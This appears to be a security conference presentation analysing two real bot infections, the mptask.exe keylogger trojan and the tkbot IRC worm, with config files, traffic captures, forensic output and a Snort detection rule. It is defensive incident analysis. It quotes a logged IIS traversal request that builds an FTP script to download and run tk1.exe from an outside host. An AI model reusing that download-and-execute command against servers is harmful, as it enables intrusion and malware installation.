

# A Tale of Two Bots


Craig Chamberlain  
Director, Network / Security Engineering  
Lingomotors, Inc.  
Cambridge, MA

# The Two Bots






Case studies of two bots which successfully infected hosts on a network with good security.

One is more interesting than the other as it combines multiple threat models and presents a rather large problem in detection.

# The Network



## LEGEND

-  INTERIOR LAN. RFC 1918 ADDRESSING. NO CONDUITS OR STATIC MAPPINGS. NO INBOUND SESSION SETUPS ALLOWED. ALL HOSTS NATed or PATed TO A ROUTABLE ADDRESS.
-  PERIMETER NETWORK. RFC 1918 ADDRESSING. HOSTS STATICALLY MAPPED AND NATed (ONE TO ONE) TO ROUTABLE ADDRESSES. INBOUND ACCESS BY CONDUIT / ACCESS LISTS ONLY.
-  IPSEC VPN IN NETWORK EXTENSION MODE.
-  TRANSPORT NETWORK. ROUTABLE ADDRESSES ASSIGNED BY ISP. NO HOSTS PRESENT APART FROM ROUTERS.
-  T1 / E1

Access to hosts in the interior networks when initiated 1) from the transport network or 2) from the perimeter network or 3) from the Internet was not permitted. No static mappings existed into the interior networks.

Hosts in the interior network could initiate IP sessions with hosts in the perimeter network by means of a NAT 0 translation (subject to access lists shown in table 3).

Hosts in the main office interior network were made accessible to the satellite office interior network (and vice versa) on a case-by-case basis by granting or withholding route statements.

ICMP was allowed from the interior network to the perimeter (but not vice versa) and between the interior networks.

All Windows hosts in the interior network were subject to mandatory participation in a managed antivirus system.

# Minimal Exposure

All hosts in the interior and perimeter networks used RFC 1918 addressing.

Access to hosts in the perimeter by hosts in the Internet was by static mapping and access list / conduit only. Only ports necessary for server operation were given conduits. These conduits are shown in table 2.

Table 2: Conduits for Internet facing hosts:

# VPN concentrator

```
conduit permit esp host X.X.171.2 any
conduit permit udp host X.X.171.2 eq isakmp any
conduit permit tcp host X.X.171.2 eq 10000 any
conduit permit udp host X.X.171.2 eq 10000 any
```

# FTP server

```
conduit permit tcp host X.X.171.4 eq ftp any
```

# Email (two domains)

```
conduit permit tcp host X.X.171.5 eq pop3 any
conduit permit tcp host X.X.171.5 eq smtp any
conduit permit tcp host X.X.171.6 eq smtp any
```

# Three demo web servers

```
conduit permit tcp host X.X.171.11 eq www any
conduit permit tcp host X.X.171.12 eq www any
conduit permit tcp host X.X.171.13 eq www any
```

# ICMP between interior and perimeter

```
conduit permit icmp 192.168.50.0 255.255.255.0 192.168.40.0 255.255.255.0
```

# Case Study: A Stealthy HTTP Using Bot – mptask.exe

Installed with silent client side exploits, against which traditional defenses were mostly harmless.

Tunneled information over outbound HTTP, against which traditional detection is perfectly useless.

# How Detected? Accidental

A user was curious about an error dialog and we used apispy to trace the responsible process.

The process was the mptask task scheduler service – a Trojan keylogger.

This all coincided with the user's bank account being emptied.

# Conventional Defenses Were In Place; No Effect

Host / network firewalls

Network address translation (NAT)

IPsec virtual private management (VPNs)

Well managed antivirus tools

Patch Management

Intrusion Detection

Smart End-users


# Host Firewalls, Proxies

Useless against a hijacked browser or HTTP API.

Proxies use passwords; passwords are collected by keyloggers.

Ineffective against user error.

# The Target: A Developer Laptop



# File System Footprint

(size in bytes)

(file name)

271,360

downll32.exe

271,360

mptask.exe

299

nbv1k32.ndr

11,776

ndrbk32.dll

# Contents of nbv1k32.ndr

[cgipass]

cgi1host=<http://X.X.com/drvcrypt/cgi-bin/index.cgi>

[cginotify]

cgi2host=<http://0.0.0.0/cgi-bin/index.cgi>

interval=39

[fileget]

file1get=

file2get=

[log]

hosttolog=<http://X.X.com/drvcrypt/cgi-bin/index.cgi>

[uninstall]

uninstallme=

# Registry Footprint

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\  
Run "MPtask Services" =  
C:\WINDOWS\SYSTEM\mptask.exe
```

# Sophos Confirmation

"Thank you for sending these in. They contain a new trojan, called

Troj/Delf-CL.

Troj/Delf-CL is a backdoor Trojan which runs in the background and allows

unauthorised remote access to the computer over a network.

The Trojan copies itself to the Windows system folder as MPTASK.EXE and

Adds an entry to the registry at

HKLM\Software\Microsoft\Windows\CurrentVersion\Run to run itself on system restart.

# Misc Program Behavior

The Trojan also attempts to terminate the processes with the following names:

REGISTRY32.EXE

MCTASK.EXE

MBTASK.EXE

MNTASK.EXE

REGISTRY.EXE

Systray32.exe

and delete the following registry values within  
HKLM\Software\Microsoft\Windows\CurrentVersion\Run:

"Registry Services"

"Registry32 Services"

"Mctask Services"


"MNtask Services"

"MBtask Services"

"Systray32 Services"

If the DLL plugin NDRBK32.DLL exists Troj/Delf-CL attempts to log key Strokes and steal passwords.

# Traffic Profile



# Observed Traffic in TCPCDump

```
17:46:12.709798 209.58.X.X.1030 > 0.0.0.0.80: S 2223315203:2223315203(0) win 16384
    <mss 1460,nop,nop,sackOK> (DF)
17:46:12.795073 0.0.0.0.80 > 209.58.X.X.1030: S 8671164:8671164(0) ack 2223315204
    win 65535 <mss 1460>
17:46:12.795757 209.58.X.X.1030 > 0.0.0.0.80: . ack 1 win 17520 (DF)
17:46:12.836430 209.58.X.X.1030 > 0.0.0.0.80: P 1:142(141) ack 1 win 17520 (DF)
17:46:12.947188 0.0.0.0.80 > 209.58.X.X.1030: P 1:941(940) ack 142 win 65535 (DF)
17:46:12.947746 0.0.0.0.80 > 209.58.X.X.1030: F 941:941(0) ack 142 win 65535 (DF)
17:46:12.947819 209.58.X.X.1030 > 0.0.0.0.80: . ack 942 win 16580 (DF)
17:46:12.976535 209.58.X.X.1030 > 0.0.0.0.80: F 142:142(0) ack 942 win 16580 (DF)
17:46:13.061977 0.0.0.0.80 > 209.58.X.X.1030: . ack 143 win 65535 (DF)
```

# Packet Four

## HTTP

Version: HTTP/1.1  
Method: GET  
URI: /sdfsdfggddfg/qwero.txt  
Accept: Accept: \*/\*  
User-Agent: UtilMind HTTPGet  
Host: www.geocities.com  
Cache-Control: no-cache

## Raw Data:

```
0x0000 00 03 E3 80 7C C0 00 50-DA D8 BB E9 08 00 45 00 ..ã€|À.PÚØ»é..E.  
0x0010 00 B5 00 40 40 00 80 06-ED 90 D1 3A AB 17 42 DA .µ.@@.€.í Ñ:«.BÚ  
0x0020 4D 46 04 06 00 50 84 85-19 04 00 84 4F BD 50 18 MF...P„.....„O½P.  
0x0030 44 70 67 F3 00 00 47 45-54 20 2F 73 64 66 73 64 Dpgó..GET /sdfs  
0x0040 66 67 67 64 64 66 67 2F-71 77 65 72 6F 2E 74 78 fggddfg/qwero.tx  
0x0050 74 20 48 54 54 50 2F 31-2E 31 0D 0A 41 63 63 65 t HTTP/1.1..Acce  
0x0060 70 74 3A 20 41 63 63 65-70 74 3A 20 2A 2F 2A 0D pt: Accept: */*.  
0x0070 0A 55 73 65 72 2D 41 67-65 6E 74 3A 20 55 74 69 .User-Agent: Uti  
0x0080 6C 4D 69 6E 64 20 48 54-54 50 47 65 74 0D 0A 48 IMind HTTPGet..H  
0x0090 6F 73 74 3A 20 77 77 77-2E 67 65 6F 63 69 74 69 ost: www.geociti  
0x00A0 65 73 2E 63 6F 6D 0D 0A-43 61 63 68 65 2D 43 6F es.com..Cache-Co  
0x00B0 6E 74 72 6F 6C 3A 20 6E-6F 2D 63 61 63 68 65 0D ntrol: no-cache.  
0x00C0 0A 0D 0A ...
```

# Netcat Results

```
E:\>nc.exe 66.218.X.X 80
GET /sdfsdffggddfg/qwero.txt
[cgipass]
cgi1host=http://X.prohosting.com/drvcrypt/cgi-bin/index.cgi
[cginotify]
cgi2host=http://212.7.X.X/cgi-bin/index.cgi
interval=39
[fileget]
file1get=
file2get=
[log]
hosttolog=http://X.prohosting.com/drvcrypt/cgi-bin/index.cgi
[uninstall]
uninstallme=
```

# The Detection Problem

The HTML traffic looks like most any webmail auth form.

The destination was a major legit website (it was hosted on a compromised box).

Bottom line: at the network layer, it blends in just fine with normal traffic.

# User Agent String: RFC 1945

One possibility: the user agent string.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent]
```

```
"Compatible" = "USER"
```

```
"Version" = "AGENT"
```

```
"Platform" = "STRING"
```

```
@ = "PRIVATE"
```

This can be observed in web server logs:

```
X.dsl.net - - [26/Feb/2003:21:00:19 -0800] "GET /  
HTTP/1.1" 200 1316  
"http://www.craigchamberlain.com/ " "PRIVATE (USER;  
AGENT; STRING; H010818)"
```

# The Detection Method

Consulted with Snort experts.

The user agent is distinctive owing to the use of an HTTP library for Delphi used by the bot's author.

Effective in this case, but not against the threat model.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET  
80 (msg: "Trojan control get??? command";  
content: "User-Agent: UtilMind HTTPGet|0D  
0A|"; )
```

# Lessons Learned

Outbound HTTP is perfect for moving small amounts of data (passwords) without detection.

Port 80 is the Achilles heel of modern network security.

Combines many classic threat models; Trojan Horse, covert channels.

Mother of all threat models?

# Defensive Measures

Host IPS, file blacklisting

Non-administrator accounts

Browser sandbox lockdown

NTFS permissions

Blocking outbound HTTP

All largely impossible on developer systems

# Case Two: tkbot.exe


Our second bot is a program that is being called the TK Worm. This program used binaries named tk1.exe, MSTaskMgr.exe and httpodbc.dll. It is classified an IRC Trojan by Symantec. Sophos calls it Troj/TkBot-A (also known as Backdoor.IRC.Demfire, IRC-Sdbot.dr Trojan and Backdoor.Tkbot).

## References


<http://www.sophos.com/virusinfo/analyses/trojtkbota.html>

[http://www.informit.com/content/printerFriendly.asp?product\\_id=%7BFCA16274-6159-4B4D-81D4-F5F3C165CA59%7D&st=%7BEEA4B8BA-4464-4E41-BE37-B668A7ACCF61%7D](http://www.informit.com/content/printerFriendly.asp?product_id=%7BFCA16274-6159-4B4D-81D4-F5F3C165CA59%7D&st=%7BEEA4B8BA-4464-4E41-BE37-B668A7ACCF61%7D)

# Traffic Profile



# Location of the Target IIS Server - Perimeter



## LEGEND

- INTERIOR LAN. RFC 1918 ADDRESSING. NO CONDUITS OR STATIC MAPPINGS. NO INBOUND SESSION SETUPS ALLOWED. ALL HOSTS NATed or PATed TO A ROUTABLE ADDRESS.
- PERIMETER NETWORK. RFC 1918 ADDRESSING. HOSTS STATICALLY MAPPED AND NATed (ONE TO ONE) TO ROUTABLE ADDRESSES. INBOUND ACCESS BY CONDUIT / ACCESS LISTS ONLY.
- IPSEC VPN IN NETWORK EXTENSION MODE.
- TRANSPORT NETWORK. ROUTABLE ADDRESSES ASSIGNED BY ISP. NO HOSTS PRESENT APART FROM ROUTERS.
- T1 / E1

# Installing the payload

```
2002-10-28 16:28:36 198.70.x.x -  
216.231.x.x 80 GET /scripts/script.exe  
/c+echo+open+216.229.12.86>tmp2&  
&echo+anonymous>>tmp2&&echo+a@  
a.com>>tmp2&&echo+get+httpodbc.dll  
>>tmp2&&echo+get+tk1.exe>>tmp2&  
&echo+bye>>tmp2&&echo+ftp+-  
s:tmp2>>tmp2.cmd&&echo+exit>>tm  
p2.cmd&&tmp2.cmd 200 -
```

# Contents of tmp2

open 209.184.x.x

anonymous

a@a.com

get httpodbc.dll

get tk1.exe

bye

# tk1.exe

Next, the tk1.exe binary is executed (again by means of Unicode directory traversal exploits for Internet Information Server) and delivers its payload. The payload consists essentially of a modified mIRC client (MSTaskmgr.exe), IRC configuration scripts, and possibly an FTP server as well.

It installs a payload into C:\Program Files\Microsoft\Update\DLL (see table 4). If this directory exists on an NTFS partition, the ACL for the directory is zeroed out so that no user (including the local system account) can read or access the directory in what seems to be an attempt to either escape detection or frustrate a user attempting to delete the files (see figure 3).

Also created are the following directories:


%systemroot%\winnt32\shellext\system\tk\

%systemroot%\winnt32\shellext\system\tk\ (-00-) TK DISTRO (-00-).

# contents of C:\Program Files\Microsoft\Update\DLL:

10/29/2001 11:04a	334 crk.vxd
05/11/1998 07:01p	19,083 d.exe
01/30/2002 12:00a	81,920 Firedaemon.exe
06/20/2002 11:59p	140 hit.lst
01/25/2002 04:23a	600 i.p
04/28/2001 05:18p	90,112 j.dll
11/02/2002 12:40a	19 jn.cnf
01/15/2002 07:48a	675,840 libeay32.dll
01/25/2002 02:37p	634 ms.vxd
01/26/2002 08:04p	601,600 MSTaskMgr.exe
06/27/2001 01:44a	3,584 r.dll
11/01/2002 05:10a	52 remote.ini
02/19/2001 03:10a	18,276 rs.exe
02/03/2002 11:37a	573,440 Rundll.exe
01/15/2002 03:45a	973 ServUCert.crt
01/15/2002 03:45a	963 ServUCert.key
11/01/2002 05:10a	1,085 servudaemon.ini
11/01/2002 05:10a	590 ServUStartUpLog.txt
06/22/2002 07:19p	172 srv.cnf
01/15/2002 06:48a	151,552 sslsleay32.dll
01/07/2002 07:39p	463 su.txt
01/04/2002 10:52a	516 suw.txt
11/04/2002 04:30p	296 tk.conf
11/04/2002 04:58p	2,601 tk00.tmp
11/30/2001 01:13p	36,864 TzoLibr.dll
06/08/2000 04:00p	5,239 wait.com


# ACLs on C:\Program Files\Microsoft\Update\DLL:



# Registry Entries

Several registry entries are created (see table 5). The Firedaemon.exe program is used to configure the MSTaskMgr.exe program to run as a service. MSTaskMgr.exe describes itself as the “Microsoft task manager monitor”

# The MSTaskMgr Service



Tk1.exe saves information to a file called info.txt (shown below) in the directory  
%systemroot%\winnt32\shellext\system\tk:

```
DATE: Tue 01/14/2003
TIME: 20:58:27.51
OS: Windows_NT
DOMAINNAME: DESKTOP4
USERNAME: Administrator
LOGONSERVER: \\DESKTOP4
COMPUTERNAME: DESKTOP4
----- Net Config -----
Computer name      \\DESKTOP4
User name          Administrator
Workstation active on
    NetbiosSmb (000000000000)
    NetBT_Tcpip_{BCA8A09B-F2AB-428A-A310-C3F1E26EBC45} (0050DAD8BBE9)
Software version   Windows 2000
Workstation domain WORKGROUP
Workstation Domain DNS Name (null)
Logon domain       DESKTOP4
COM Open Timeout (sec) 0
COM Send Count (byte) 16
COM Send Timeout (msec) 250
The command completed successfully.
----- Net Users -----
User accounts for \\DESKTOP4
-----
Administrator      Guest
The command completed successfully.
----- Net Shares -----
Share name Resource      Remark
-----
ADMIN$  C:\WINNT      Remote Admin
C$      C:\           Default share
IPC$    Remote IPC
The command completed successfully.
----- IP Config -----
Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix . :
    IP Address. . . . . : 209.58.x.x
    Subnet Mask . . . . . : 255.255.255.224
    Default Gateway . . . . . : 209.58.x.x
```

# Forensics: Fport Output

```
Pid Process      Port Proto Path
1052 MSTaskMgr   -> 43  TCP  c:\progra~1\Microsoft\Update\DLL\tk\MSTaskMgr.exe
408  svchost      -> 135 TCP  C:\WINNT\system32\svchost.exe
8    System       -> 139 TCP
8    System       -> 445 TCP
548  MSTask      -> 1025 TCP C:\WINNT\system32\MSTask.exe
8    System       -> 1027 TCP
1052 MSTaskMgr   -> 1297 TCP  c:\progra~1\Microsoft\Update\DLL\tk\MSTaskMgr.exe
1052 MSTaskMgr   -> 3844 TCP  c:\progra~1\Microsoft\Update\DLL\tk\MSTaskMgr.exe
1052 MSTaskMgr   -> 3845 TCP  c:\progra~1\Microsoft\Update\DLL\tk\MSTaskMgr.exe
1052 MSTaskMgr   -> 3846 TCP  c:\progra~1\Microsoft\Update\DLL\tk\MSTaskMgr.exe
916  Rundll       -> 43958 TCP c:\progra~1\Microsoft\Update\DLL\tk\Rundll.exe
916  Rundll       -> 65130 TCP c:\progra~1\Microsoft\Update\DLL\tk\Rundll.exe
408  svchost      -> 135  UDP  C:\WINNT\system32\svchost.exe
8    System       -> 137  UDP
8    System       -> 138  UDP
8    System       -> 445  UDP
224  lsass        -> 500  UDP  C:\WINNT\system32\lsass.exe
212  services     -> 1026 UDP  C:\WINNT\system32\services.exe
```

# Scanning, Seen By Netstat

## Active Connections

Proto	Local Address	Foreign Address	State
TCP	desktop4:4451	X.X.46.180:http	SYN_SENT
TCP	desktop4:4452	X.X.46.181:http	SYN_SENT
TCP	desktop4:4457	X.X.46.182:http	SYN_SENT
TCP	desktop4:4458	X.X.46.183:http	SYN_SENT
TCP	desktop4:4459	X.X.46.184:http	SYN_SENT
TCP	desktop4:4463	X.X.46.185:http	SYN_SENT
TCP	desktop4:4464	X.X.46.186:http	SYN_SENT
